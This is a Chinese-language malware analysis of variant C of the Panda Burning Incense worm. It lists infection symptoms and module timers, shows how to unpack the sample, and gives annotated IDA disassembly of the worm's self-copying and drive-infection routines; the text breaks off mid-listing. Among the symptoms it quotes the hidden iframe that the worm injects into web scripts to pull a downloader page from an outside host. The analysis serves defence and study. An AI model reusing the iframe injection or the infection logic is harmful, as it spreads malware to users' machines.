

熊猫病毒分析及解决方案

C 变种版本

【工具】:Olydbg1.1、IDA 5.0

【任务】:病毒分析以及解决方案

【操作平台】:Windows 2003 server

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【链接】:N/A

【简要说明】:"离开党和人民一年"、荒废了一年,2006年可所谓沉迷于游戏从帝国到星际,总是追求着自己所谓的目标,而今回头看却发现不但没有达到自己的目标,反而是离生活越走越远了。现在动手写写也觉得自己穷词-(。2006过了,不想自己的2007也是这样碌碌无为的过着。

关于这个病毒,我想很多朋友都知道,这个病毒在2007年初闹的比较凶,很多朋友曾经中过这病毒。这次我给大家带来的文章就是讲讲这个病毒。看看这病毒到底是怎么回事,我们应该怎么去处理这病毒。

【病毒分析】:

概要:这病毒我最早在10月底时接触,那时这病毒并没有现在这样流行(也许是病毒刚出来吧)。曾经几个月的发展,前几天从同事那拿了几个新变种看了会,发现病毒和早期的版本相差比较大。根据病毒的差异,我自己将病毒分为:ABCD 4个变种。各变种的不同处如下:

A 病毒将自身复制为%System32%\FuckJacks.exe,然后感染除特殊文件夹之外的文件夹中的可执行文件。

B 病毒将自身复制为%System32%\Drivers\spoclsv.exe,感染时在c盘根目录下生成感染标记文件。

C 病毒不再感染用户系统中的可执行文件,而是感染用户系统中的脚本病毒(这样的危害更大);在每个感染后的文件夹中写下感染标记文件。

D 感染用户可执行文件时不再使用A和B版本中的直接捆绑感染。用户中毒后可执行程序图标不改变(a和b版本感染后可执行文件的图标都变成熊猫烧香)。

今天我分析的就是C版本(下次有空我将整理出A版本的分析资料),小版本可能会有所不同,因此如果你发现你机器上的和我所述的相似但不完全一样也是正常的。

中毒表象:以下几个特征为中毒的表现:


- 1、在系统中的每分区根目录下存在 setup.exe 和 autorun.inf 文件(A 和 B 盘不感染)。
- 2、无法手工修改"文件夹选项"将隐藏的文件显示出来。
- 3、在每个感染后的文件夹中可见 Desktop.ini 长度为 12 字节的隐藏文件(这个和 Viking 病毒一样)。
- 4、机器上的所有脚本文件(*.htm;*.html;*.asp;*.php;*.js;*.aspx)中存在以下代码:
<iframe src="http://www.ctv163.com/wuhan/down.htm" width="0" height="0" frameborder="0"> </iframe>
- 5、中毒后机器上的常见反病毒软件无法开启和正常使用。
- 6、无法正常使用任务管理器、icesword 之类的系统检测工具。
- 7、进程中可以找到伪系统正常进程的 spoclsv.exe 病毒进程。
- 8、系统自启动项中有病毒添加的注册表自启动项。
- 9、无故的向外发包、连接局域网中的其它机器。

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
病毒流程:

因为这病毒的流程比较复杂,所以我总结了一下,做了个流程图以方便以后细分析,流程如下:



(图 1)

感染文件部分由以下几部分组成:




(图 2)

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反杀毒软件及下载病毒由以下以部分组成:



(图 3)

反杀毒软件及下载病毒部分病毒使用 timer 进行激活事件, 各模块激活时间如下:

模块名	时间(ms)
写注册表自启动项	1000
下载木马	1200000
下载木马关闭共享	10000
清除反病毒软件	6000

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代码分析:

根据上面的流程图,我们现在通过代码将病毒一层一层的解开,我手里的变种版本是加了壳的,由于目标壳比较简单,因此,我只简单的说说怎么脱壳

用 od 载入目标程序,对照以下说明操作即可:

```
00414280 > 833D 404F4100 0>CMP     DWORD PTR DS:[414F40], 0           ; 壳比较简单,因此,脱壳这里一笔带过。
00414287    75 05          JNZ     SHORT 0041428E
00414289    E9 01000000   JMP     0041428F
0041428E    C3           RETN
0041428F    E8 41000000   CALL   004142D5
00414294    B8 80424100   MOV     EAX, OFFSET <ModuleEntryPoint>
00414299    2B05 084E4100 SUB     EAX, DWORD PTR DS:[414E08]
0041429F    A3 3C4F4100   MOV     DWORD PTR DS:[414F3C], EAX
004142A4    E8 5E000000   CALL   00414307
004142A9    E8 E0010000   CALL   0041448E
004142AE    E8 EC060000   CALL   0041499F
004142B3    E8 F7050000   CALL   004148AF
004142B8    A1 3C4F4100   MOV     EAX, DWORD PTR DS:[414F3C]
004142BD    C705 404F4100 0>MOV     DWORD PTR DS:[414F40], 1
004142C7    0105 004E4100 ADD     DWORD PTR DS:[414E00], EAX
004142CD    FF35 004E4100 PUSH    DWORD PTR DS:[414E00]           ; 这里 push 原入口地址
004142D3    C3           RETN                                     ; 这里返回的即是原程序入口
004142D4    C3           RETN
```

脱壳后的程序不可以直接运行,但用 IDA 分析已经足够了:-),下面用 ida 从病毒初始化处开始:

CODE:0040CBBC

CODE:0040CBBC ; ===== S U B R O U T I N E

=====

CODE:0040CBBC

CODE:0040CBBC ; 病毒程序入口

CODE:0040CBBC ; Attributes: bp-based frame

CODE:0040CBBC

CODE:0040CBBC public start

CODE:0040CBBC start proc near

CODE:0040CBBC

CODE:0040CBBC var_18 = dword ptr -18h

CODE:0040CBBC var_14 = dword ptr -14h

CODE:0040CBBC

CODE:0040CBBC push ebp

CODE:0040CBBD mov ebp, esp

CODE:0040CBBF add esp, -18h

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```
CODE:0040CBC2      push    ebx
CODE:0040CBC3      xor     eax, eax
CODE:0040CBC5      mov     [ebp+var_18], eax
CODE:0040CBC8      mov     [ebp+var_14], eax
CODE:0040CBCB      mov     eax, offset loc_40CB0C
CODE:0040CBD0      call   sub_4049E8
CODE:0040CBD5      mov     ebx, offset unk_40E7B8
CODE:0040CBDA      xor     eax, eax
CODE:0040CBDC      push   ebp
CODE:0040CBDD      push   offset j_@System@@@HandleFinally$qqrv_37
CODE:0040CBE2      push   dword ptr fs:[eax]
CODE:0040CBE5      mov     fs:[eax], esp
CODE:0040CBE8      mov     eax, offset dword_40E7D4 ; 病毒初始化时进行两次字符串比较, 如果发现有一点不符合
CODE:0040CBE8      ; 则退出程序
CODE:0040CBED      mov     edx, offset aF          ; "***武*汉*男*生*感*染*下*载*者***"
CODE:0040CBF2      call   @System@@@LStrAsg$qqrvpxv
CODE:0040CBF7      mov     eax, offset unk_40E7D8
CODE:0040CBFC      mov     edx, offset aMMoperyAV ; "感谢艾玛,mopery 对此木马的关注!~"
CODE:0040CC01      call   @System@@@LStrAsg$qqrvpxv
CODE:0040CC06      lea    ecx, [ebp+var_14]
CODE:0040CC09      mov     edx, offset aXboy_0    ; "xboy"
CODE:0040CC0E      mov     eax, offset aF_1      ; "***武*汉*男*生*感*染*下*载*者***"
CODE:0040CC13      call   Decrypt
CODE:0040CC18      mov     edx, [ebp+var_14]
CODE:0040CC1B      mov     eax, ds:dword_40E7D4
CODE:0040CC20      call   @System@@@LStrCmp$qqrv ; 比较字符串, 如果不相等则退出程序
CODE:0040CC25      jz     short loc_40CC30
CODE:0040CC27      push   0                      ; uExitCode
CODE:0040CC29      call   ExitProcess_0
CODE:0040CC2E      jmp    short loc_40CC81
CODE:0040CC30 ; -----
CODE:0040CC30
CODE:0040CC30 loc_40CC30:                      ; CODE XREF: start+69j j
CODE:0040CC30      lea    ecx, [ebp+var_18]
CODE:0040CC33      mov     edx, offset aWhboy    ; "whboy"
CODE:0040CC38      mov     eax, offset aUp2__uxeTmVhj ;
"uup2..uxe`tm/vhjn.fdu/ nsm&uyt"
```

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```
CODE:0040CC3D      call    Decrypt                ; 这个函数用于解密代码,为
; 便于查看
CODE:0040CC3D      ; 我是直接解密后用 IDA
; 进行分析
CODE:0040CC42      mov     edx, [ebp+var_18]
CODE:0040CC45      mov     eax, offset aUup2__uxeTmV_1 ;
; ""uup2..uxe`tm/vhjnx.fdu/ nsm&uyt"
CODE:0040CC4A      call   @System@@@LStrCmp$qqrv
CODE:0040CC4F      jz     short loc_40CC5A        ; 比较两个暗码是否相等,如
; 果不等则 over
CODE:0040CC51      push   0                      ; uExitCode
CODE:0040CC53      call   ExitProcess_0
CODE:0040CC58      jmp    short loc_40CC81
CODE:0040CC5A ; -----
CODE:0040CC5A
CODE:0040CC5A loc_40CC5A:                ; CODE XREF: start+93j j
CODE:0040CC5A      call   Copy_Virus_to_sp_dir    ; 复制病毒至特定文件夹.
; 如果是感染后文件则释
; 放病毒原体和感染前文件。
CODE:0040CC5A      ; 然后运行感染前文件。
CODE:0040CC5F      call   Infect                  ; 这里进去就是感染文件模
; 块。
CODE:0040CC64      call   Kill_AV_GetNetInfo      ; 清除反病毒软件和下载其它
; 病毒。
CODE:0040CC69      jmp    short loc_40CC71
CODE:0040CC6B ; -----
CODE:0040CC6B
CODE:0040CC6B loc_40CC6B:                ; CODE XREF: start+C3j j
CODE:0040CC6B      push   ebx                    ; lpMsg
CODE:0040CC6C      call   DispatchMessageA
CODE:0040CC71
CODE:0040CC71 loc_40CC71:                ; CODE XREF: start+ADj j
CODE:0040CC71      push   0                      ; wParamFilterMax
CODE:0040CC73      push   0                      ; wParamFilterMin
CODE:0040CC75      push   0                      ; hWnd
CODE:0040CC77      push   ebx                    ; lpMsg
CODE:0040CC78      call   GetMessageA
CODE:0040CC7D      test   eax, eax
CODE:0040CC7F      jnz    short loc_40CC6B
CODE:0040CC81
CODE:0040CC81 loc_40CC81:                ; CODE XREF: start+72j j
; start+9Cj j
```

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```
CODE:0040CC81      xor     eax, eax
CODE:0040CC83      pop     edx
CODE:0040CC84      pop     ecx
CODE:0040CC85      pop     ecx
CODE:0040CC86      mov     fs:[eax], edx
CODE:0040CC89      push   offset aSN                ; "[?n"
CODE:0040CC8E
CODE:0040CC8E loc_40CC8E:                ; CODE XREF:
CODE:0040CCA1j j
CODE:0040CC8E      lea     eax, [ebp+var_18]
CODE:0040CC91      mov     edx, 2
CODE:0040CC96      call   @System@@@LStrArrayClr$qqrpvi
CODE:0040CC9B      retn
CODE:0040CC9B start  endp ; sp = -24h
```

CODE:0040CC9B

初始化部分还是比较简单，我也就不再多说了。下面看看病毒复制自身至特定文件夹下，以及运行感染后程序时的处理:

[Copy_Virus_to_sp_dir:](#)

```
CODE:00408061      lea     edx, [ebp+appName]
CODE:00408067      xor     eax, eax
CODE:00408069      call   GetAppFullName
CODE:0040806E      mov     eax, [ebp+appName]
CODE:00408074      lea     edx, [ebp+FullName_szDesktopini]
CODE:0040807A      call   GetAppPath
CODE:0040807F      lea     eax, [ebp+FullName_szDesktopini]
CODE:00408085      mov     edx, offset aDesktop__ini ; "Desktop_.ini"
CODE:0040808A      call   @System@@@LStrCat$qqrv
CODE:0040808F      mov     eax, [ebp+FullName_szDesktopini]
CODE:00408095      call   @Sysutils@FileExists$qqrx17System@AnsiString
CODE:0040809A      test    al, al
CODE:0040809C      jz     FileNotExitWay
CODE:004080A2      push   FILE_ATTRIBUTE_NORMAL    ; dwFileAttributes
CODE:004080A7      lea     edx, [ebp+var_3C0]
CODE:004080AD      xor     eax, eax
CODE:004080AF      call   GetAppFullName
CODE:004080B4      mov     eax, [ebp+var_3C0]
CODE:004080BA      lea     edx, [ebp+var_3BC]
CODE:004080C0      call   GetAppPath
CODE:004080C5      lea     eax, [ebp+var_3BC]
CODE:004080CB      mov     edx, offset aDesktop__ini ; "Desktop_.ini"
CODE:004080D0      call   @System@@@LStrCat$qqrv
CODE:004080D5      mov     eax, [ebp+var_3BC]
```

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```
CODE:004080DB      call    @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:004080E0      push   eax                                ; lpFileName
CODE:004080E1      call   SetFileAttributesA                ; 设置病毒同路径下的
desktop_.ini 文件属性为 normal
CODE:004080E6      push   1                                  ; dwMilliseconds
CODE:004080E8      call   Sleep
CODE:004080ED      lea   edx, [ebp+var_3C8]
CODE:004080F3      xor   eax, eax
CODE:004080F5      call   GetAppFullName
CODE:004080FA      mov   eax, [ebp+var_3C8]
CODE:00408100      lea   edx, [ebp+var_3C4]
CODE:00408106      call   GetAppPath
CODE:0040810B      lea   eax, [ebp+var_3C4]
CODE:00408111      mov   edx, offset aDesktop__ini ; "Desktop_.ini"
CODE:00408116      call   @System@@@LStrCat$qqrv
CODE:0040811B      mov   eax, [ebp+var_3C4]
CODE:00408121      call   @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:00408126      push   eax                                ; lpFileName
CODE:00408127      call   DeleteFileA                        ; 删除 Desktop_.ini 文件
CODE:0040812C      FileNotExitWay:                          ; CODE XREF:
Copy_Virus_to_sp_dir+5Cj j
CODE:0040812C      lea   edx, [ebp+var_3CC]
CODE:00408132      xor   eax, eax
CODE:00408134      call   GetAppFullName
CODE:00408139      mov   eax, [ebp+var_3CC]
CODE:0040813F      lea   edx, [ebp+pMem]
CODE:00408142      call   ReadFileToMem                      ; 将病毒文件读取至内存中
CODE:00408147      lea   eax, [ebp+pInfectedFLG]
CODE:0040814A      call   @System@@@LStrClr$qqrv
CODE:0040814F      mov   eax, [ebp+pMem]
CODE:00408152      call   unKnow
CODE:00408157      mov   ebx, eax
CODE:00408159      jmp   short loc_40817F
CODE:0040815B ; -----
CODE:0040815B
CODE:0040815B loc_40815B:                          ; CODE XREF:
Copy_Virus_to_sp_dir+14Bj j
CODE:0040815B      lea   eax, [ebp+var_3D0]
CODE:00408161      mov   edx, [ebp+pMem]
CODE:00408164      mov   dl, [edx+ebx-1]
CODE:00408168      call   @System@@@LStrFromChar$qqrr17System@AnsiString
```


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```
CODE:0040816D      mov     edx, [ebp+var_3D0]
CODE:00408173      lea    eax, [ebp+pInfectedFLG]
CODE:00408176      mov     ecx, [ebp+pInfectedFLG]
CODE:00408179      call   @System@@@LStrCat3$qqrv
CODE:0040817E      dec    ebx
CODE:0040817F
CODE:0040817F loc_40817F:                                ; CODE XREF:
Copy_Virus_to_sp_dir+119j j
CODE:0040817F      test   ebx, ebx
CODE:00408181      jle    short loc_40818D
CODE:00408183      mov     eax, [ebp+pMem]
CODE:00408186      cmp    byte ptr [eax+ebx-1], 0
CODE:0040818B      jnz    short loc_40815B          ; 判断文件尾最后一位是否为
0, 如果不为 0 则跳
CODE:0040818B                                ; 用于判断是感染前还是感
染后的文件
CODE:0040818D
CODE:0040818D loc_40818D:                                ; CODE XREF:
Copy_Virus_to_sp_dir+141j j
CODE:0040818D      cmp    [ebp+pInfectedFLG], 0
CODE:00408191      jnz    VirusatSysDir_or_infected ; 如果感染标记不为 0, 则跳去
下一步
CODE:00408197      lea    edx, [ebp+szAppName]
CODE:0040819D      xor    eax, eax
CODE:0040819F      call   GetAppFullName
CODE:004081A4      mov     eax, [ebp+szAppName]
CODE:004081AA      lea    edx, [ebp+var_3D4]
CODE:004081B0      call   upcase                    ; 将路径转为大写
CODE:004081B5      mov     eax, [ebp+var_3D4]
CODE:004081BB      push   eax
CODE:004081BC      lea    eax, [ebp+szSysDir]
CODE:004081C2      call   GetSysDir
CODE:004081C7      push   [ebp+szSysDir]
CODE:004081CD      push   offset aDrivers           ; "drivers\\"
CODE:004081D2      push   offset aSpoclsv_exe       ; "spoclsv.exe"
CODE:004081D7      lea    eax, [ebp+var_3E0]
CODE:004081DD      mov     edx, 3
CODE:004081E2      call   @System@@@LStrCatN$qqrv
CODE:004081E7      mov     eax, [ebp+var_3E0]
CODE:004081ED      lea    edx, [ebp+szDriverspoclsv.exe]
CODE:004081F3      call   upcase
CODE:004081F8      mov     edx, [ebp+szDriverspoclsv.exe]
```

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```
CODE:004081FE      pop     eax
CODE:004081FF      call   @System@@LStrCmp$qqrv ; 判断病毒当前路径是否
为:
CODE:004081FF      ;
%SysDir%\drivers\spoclsv.exe
CODE:00408204      jz     VirusatSysDir_or_infected ; 如果病毒全路径不
为:"%SysDir%\drivers\spoclsv.ex"
CODE:00408204      ; 则终止进程中的病毒进
程, 复制病毒至以上目录中,
CODE:00408204      ; 然后执行病毒程序。
CODE:0040820A      mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:0040820F      call   Kill_Process ; 终止进程中的病毒
CODE:00408214      mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:00408219      call   Kill_Process
CODE:0040821E      mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:00408223      call   Kill_Process
CODE:00408228      push   FILE_ATTRIBUTE_NORMAL
CODE:0040822D      lea    eax, [ebp+var_3EC]
CODE:00408233      call   GetSysDir
CODE:00408238      push   [ebp+var_3EC]
CODE:0040823E      push   offset aDrivers ; "drivers\\"
CODE:00408243      push   offset aSpoclsv_exe ; dwFileAttributes
CODE:00408248      lea    eax, [ebp+var_3E8]
CODE:0040824E      mov     edx, 3
CODE:00408253      call   @System@@LStrCatN$qqrv
CODE:00408258      mov     eax, [ebp+var_3E8]
CODE:0040825E      call   @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00408263      push   eax ; lpFileName
CODE:00408264      call   SetFileAttributesA
CODE:00408269      push   1 ; dwMilliseconds
CODE:0040826B      call   Sleep
CODE:00408270      push   0
CODE:00408272      lea    eax, [ebp+var_3F4]
CODE:00408278      call   GetSysDir
CODE:0040827D      push   [ebp+var_3F4]
CODE:00408283      push   offset aDrivers ; "drivers\\"
CODE:00408288      push   offset aSpoclsv_exe ; bFailIfExists
CODE:0040828D      lea    eax, [ebp+var_3F0]
CODE:00408293      mov     edx, 3
CODE:00408298      call   @System@@LStrCatN$qqrv
CODE:0040829D      mov     eax, [ebp+var_3F0]
CODE:004082A3      call   @System@@LStrToPChar$qqrx17System@AnsiString
```

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```
CODE:004082A8      push     eax                      ; lpNewFileName
CODE:004082A9      lea     edx, [ebp+var_3F8]
CODE:004082AF      xor     eax, eax
CODE:004082B1      call    GetAppFullName
CODE:004082B6      mov     eax, [ebp+var_3F8]
CODE:004082BC      call    @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:004082C1      push     eax                      ; lpExistingFileName
CODE:004082C2      call    CopyFileA                ; 复制病毒为
%SysDir%\drivers\spoclsv.exe
CODE:004082C7      push     1
CODE:004082C9      lea     eax, [ebp+var_400]
CODE:004082CF      call    GetSysDir
CODE:004082D4      push     [ebp+var_400]
CODE:004082DA      push     offset aDrivers          ; "drivers\\"
CODE:004082DF      push     offset aSpoclsv_exe      ; uCmdShow
CODE:004082E4      lea     eax, [ebp+var_3FC]
CODE:004082EA      mov     edx, 3
CODE:004082EF      call    @System@@@LStrCatN$qqrv
CODE:004082F4      mov     eax, [ebp+var_3FC]
CODE:004082FA      call    @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:004082FF      push     eax                      ; lpCmdLine
CODE:00408300      call    WinExec                  ; 执行病毒程序
CODE:00408305      push     0                        ; uExitCode
CODE:00408307      call    ExitProcess_0
CODE:0040830C      VirusatSysDir_or_infected:      ; CODE XREF:
Copy_Virus_to_sp_dir+151j j
CODE:0040830C      ;
Copy_Virus_to_sp_dir+1C4j j
CODE:0040830C      mov     eax, [ebp+pInfectedFLG] ; 是感染后程序或者病毒不在
drivers 目录下
CODE:0040830C      ; 则跳到这里执行代码
CODE:0040830F      call    unKnow
CODE:00408314      mov     ecx, eax
CODE:00408316      lea     eax, [ebp+pMem]
CODE:00408319      mov     edx, ebx
CODE:0040831B      call    @System@@@LStrDelete$qqrv
CODE:00408320      jmp     loc_4085EF
.....
CODE:00408432 loc_408432:      ; CODE XREF:
Copy_Virus_to_sp_dir+3E6j j
CODE:00408432      call    CreateTmp_batFile
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00408437      mov     eax, offset aSpoclsv_exe ; "spoclsv.exe"
CODE:0040843C      call   EnumProcess
CODE:00408441      test   al, al
CODE:00408443      jnz    ExitProc_4085E8
CODE:00408449      push  FILE_ATTRIBUTE_NORMAL
CODE:0040844E      lea   eax, [ebp+var_40C]
CODE:00408454      call  GetSysDir
CODE:00408459      push  [ebp+var_40C]
CODE:0040845F      push  offset aDrivers           ; "drivers\\"
CODE:00408464      push  offset aSpoclsv_exe       ; dwFileAttributes
CODE:00408469      lea   eax, [ebp+var_408]
CODE:0040846F      mov   edx, 3
CODE:00408474      call  @System@@@LStrCatN$qqrv
CODE:00408479      mov   eax, [ebp+var_408]
CODE:0040847F      call  @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:00408484      push  eax                       ; lpFileName
CODE:00408485      call  SetFileAttributesA
CODE:0040848A      push  1                         ; dwMilliseconds
CODE:0040848C      call  Sleep
CODE:00408491      lea   eax, [ebp+var_414]
CODE:00408497      call  GetSysDir
CODE:0040849C      push  [ebp+var_414]
CODE:004084A2      push  offset aDrivers           ; "drivers\\"
CODE:004084A7      push  offset aSpoclsv_exe       ; "spoclsv.exe"
CODE:004084AC      lea   eax, [ebp+var_410]
CODE:004084B2      mov   edx, 3
CODE:004084B7      call  @System@@@LStrCatN$qqrv
CODE:004084BC      mov   eax, [ebp+var_410]
CODE:004084C2      call  @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:004084C7      push  eax                       ; lpFileName
CODE:004084C8      call  DeleteFileA
CODE:004084CD      mov   eax, [ebp+pMem]
CODE:004084D0      call  unKnow
CODE:004084D5      mov   edx, eax
CODE:004084D7      sub   edx, [ebp+var_18]
CODE:004084DA      lea   eax, [ebp+pMem]
CODE:004084DD      mov   ecx, [ebp+var_18]
CODE:004084E0      call  @System@@@LStrDelete$qqrv
CODE:004084E5      mov   eax, [ebp+pMem]
CODE:004084E8      call  unKnow
CODE:004084ED      push  eax
CODE:004084EE      mov   eax, [ebp+pMem]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004084F1      call    unKnow
CODE:004084F6      mov     edx, eax
CODE:004084F8      lea    eax, [ebp+pMem]
CODE:004084FB      pop     ecx
CODE:004084FC      call   @System@@@LStrDelete$qqrv
CODE:00408501      lea    eax, [ebp+var_10]
CODE:00408504      mov     edx, [ebp+pMem]
CODE:00408507      call   @System@@@LStrLAsg$qqrpvpxv
CODE:0040850C      xor     eax, eax
CODE:0040850E      push   ebp
CODE:0040850F      push   offset loc_4085DE
CODE:00408514      push   dword ptr fs:[eax]
CODE:00408517      mov     fs:[eax], esp
CODE:0040851A      lea    eax, [ebp+var_41C]
CODE:00408520      call   GetSysDir
CODE:00408525      push   [ebp+var_41C]
CODE:0040852B      push   offset aDrivers          ; "drivers\\"
CODE:00408530      push   offset aSpoclsv_exe      ; "spoclsv.exe"
CODE:00408535      lea    eax, [ebp+var_418]
CODE:0040853B      mov     edx, 3
CODE:00408540      call   @System@@@LStrCatN$qqrv
CODE:00408545      mov     edx, [ebp+var_418]
CODE:0040854B      lea    eax, [ebp+var_3B0]
CODE:00408551      call   @System@@@Assign$qqrr15System@TTextRecx17System@AnsiString
CODE:00408556      mov     eax, ds:off_40D2BC
CODE:0040855B      mov     byte ptr [eax], 2
CODE:0040855E      lea    eax, [ebp+var_3B0]
CODE:00408564      call   @System@@@RewritText$qqrr15System@TTextRec
CODE:00408569      call   @System@@@_IOTest$qqrv
CODE:0040856E      mov     edx, [ebp+var_10]
CODE:00408571      lea    eax, [ebp+var_3B0]
CODE:00408577      call   sub_404260
CODE:0040857C      call   @System@@@Flush$qqrr15System@TTextRec
CODE:00408581      call   @System@@@_IOTest$qqrv
CODE:00408586      lea    eax, [ebp+var_3B0]
CODE:0040858C      call   @System@@@Close$qqrr15System@TTextRec
CODE:00408591      call   @System@@@_IOTest$qqrv
CODE:00408596      push   1
CODE:00408598      lea    eax, [ebp+var_424]
CODE:0040859E      call   GetSysDir
CODE:004085A3      push   [ebp+var_424]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004085A9      push    offset aDrivers          ; "drivers\\"
CODE:004085AE      push    offset aSpoclsv_exe      ; uCmdShow
CODE:004085B3      lea    eax, [ebp+var_420]
CODE:004085B9      mov     edx, 3
CODE:004085BE      call   @System@@@LStrCatN$qqrV
CODE:004085C3      mov     eax, [ebp+var_420]
CODE:004085C9      call   @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:004085CE      push    eax                      ; lpCmdLine
CODE:004085CF      call   WinExec
CODE:004085D4      xor     eax, eax
CODE:004085D6      pop     edx
```

.....

这部分病毒做了什么?病毒做了以下操作:

病毒首先判断是否为病毒体, 不是病毒体则释放出病毒体和感染前文件。

如果是病毒体则判断是否在 Drivers 目录下运行, 不是则终止系统进程中的病毒, 然后将自身替换 Drivers 目录下以已有的病毒体(估计是用于病毒本身的更新)。然后重写 Desktop_.ini 文件。

接下来, 我们继续看看感染部分, 这部分算是病毒的"核心"部分吧, 因为如果没有这部分这病毒只能算是个木马下载器:-)。感染部分病毒分以下以几部分:

```
CODE:0040CAD0 Infect  proc near
CODE:0040CAD0      call   CThread_Infect_Drivers
CODE:0040CAD5      call   CTimer_WITE_AUTORUNINF
CODE:0040CADA      mov     ax, 0Ah
CODE:0040CADE      call   Infect_NetWork
CODE:0040CAE3      retn
CODE:0040CAE3 Infect  endp
```

各功能模块分析如下:

[CThread_Infect_Drivers:](#)

```
CODE:0040A1F6      mov     fs:[eax], esp
CODE:0040A1F9      lea    eax, [ebp+szDrivers]
CODE:0040A1FC      call   GetValid_Root            ; 获取有效的分区
CODE:0040A201      mov     eax, [ebp+szDrivers]
CODE:0040A204      call   unKnow
CODE:0040A209      mov     esi, eax
```

.....

```
      lea    edx, [ebp+var_10]
CODE:0040A233      mov     eax, offset aA          ; "a"
CODE:0040A238      call   upcase
CODE:0040A23D      mov     eax, [ebp+var_10]
CODE:0040A240      pop     edx
CODE:0040A241      call   @System@@@LStrPos$qqrV
CODE:0040A246      test   eax, eax
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040A248      jnz     short loc_40A2A6
CODE:0040A24A      lea    eax, [ebp+var_18]
CODE:0040A24D      mov    edx, [ebp+szDrivers]
CODE:0040A250      mov    dl, [edx+ebx-1]
CODE:0040A254      call  @@System@@@LStrFromChar$qqrr17System@AnsiStringc
CODE:0040A259      mov    eax, [ebp+var_18]
CODE:0040A25C      lea    edx, [ebp+var_14]
CODE:0040A25F      call  upcase
CODE:0040A264      mov    eax, [ebp+var_14]
CODE:0040A267      push  eax
CODE:0040A268      lea    edx, [ebp+var_1C]
CODE:0040A26B      mov    eax, offset aB          ; "b"
CODE:0040A270      call  upcase
CODE:0040A275      mov    eax, [ebp+var_1C]
CODE:0040A278      pop    edx
CODE:0040A279      call  @@System@@@LStrPos$qqrv
CODE:0040A27E      test  eax, eax                ; 判断是否为 a 或 b 分区, 如
果是则不进行感染
CODE:0040A280      jnz    short loc_40A2A6
CODE:0040A282      lea    eax, [ebp+var_20]
CODE:0040A285      mov    edx, [ebp+szDrivers]
CODE:0040A288      mov    dl, [edx+ebx-1]
CODE:0040A28C      call  @@System@@@LStrFromChar$qqrr17System@AnsiStringc
CODE:0040A291      lea    eax, [ebp+var_20]
CODE:0040A294      mov    edx, offset asc_40A2FC  ; ":\"
CODE:0040A299      call  @@System@@@LStrCat$qqrv
CODE:0040A29E      mov    eax, [ebp+var_20]
CODE:0040A2A1      call  Infect\_Path
CODE:0040A2A6
CODE:0040A2A6 loc_40A2A6:                ; CODE XREF:
Thread_Infect_Valid_Drivers+6Cj j
CODE:0040A2A6      ;
Thread_Infect_Valid_Drivers+A4j j
CODE:0040A2A6      dec    ebx
CODE:0040A2A7      test  ebx, ebx
CODE:0040A2A9      jnz    loc_40A212
.....
```

其中 [Infect_Path](#) 就是具体的感染文件过程,进去看看(代码比较长,耐心的点看^_^):

[Infect_Path](#):

```
CODE:004091F8 ; ===== SUBROUTINE
```

```
=====
CODE:004091F8
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004091F8 ; Attributes: bp-based frame
CODE:004091F8
CODE:004091F8 Infect_Path proc near ; CODE XREF:
Scan_Folders+8AAp p
CODE:004091F8 ; Infect_Path+915p p.
CODE:004091F8
CODE:004091F8 var_2EC = dword ptr -2ECh
CODE:004091F8 var_2E8 = dword ptr -2E8h
CODE:004091F8 var_2E4 = dword ptr -2E4h
CODE:004091F8 var_2E0 = dword ptr -2E0h
.....
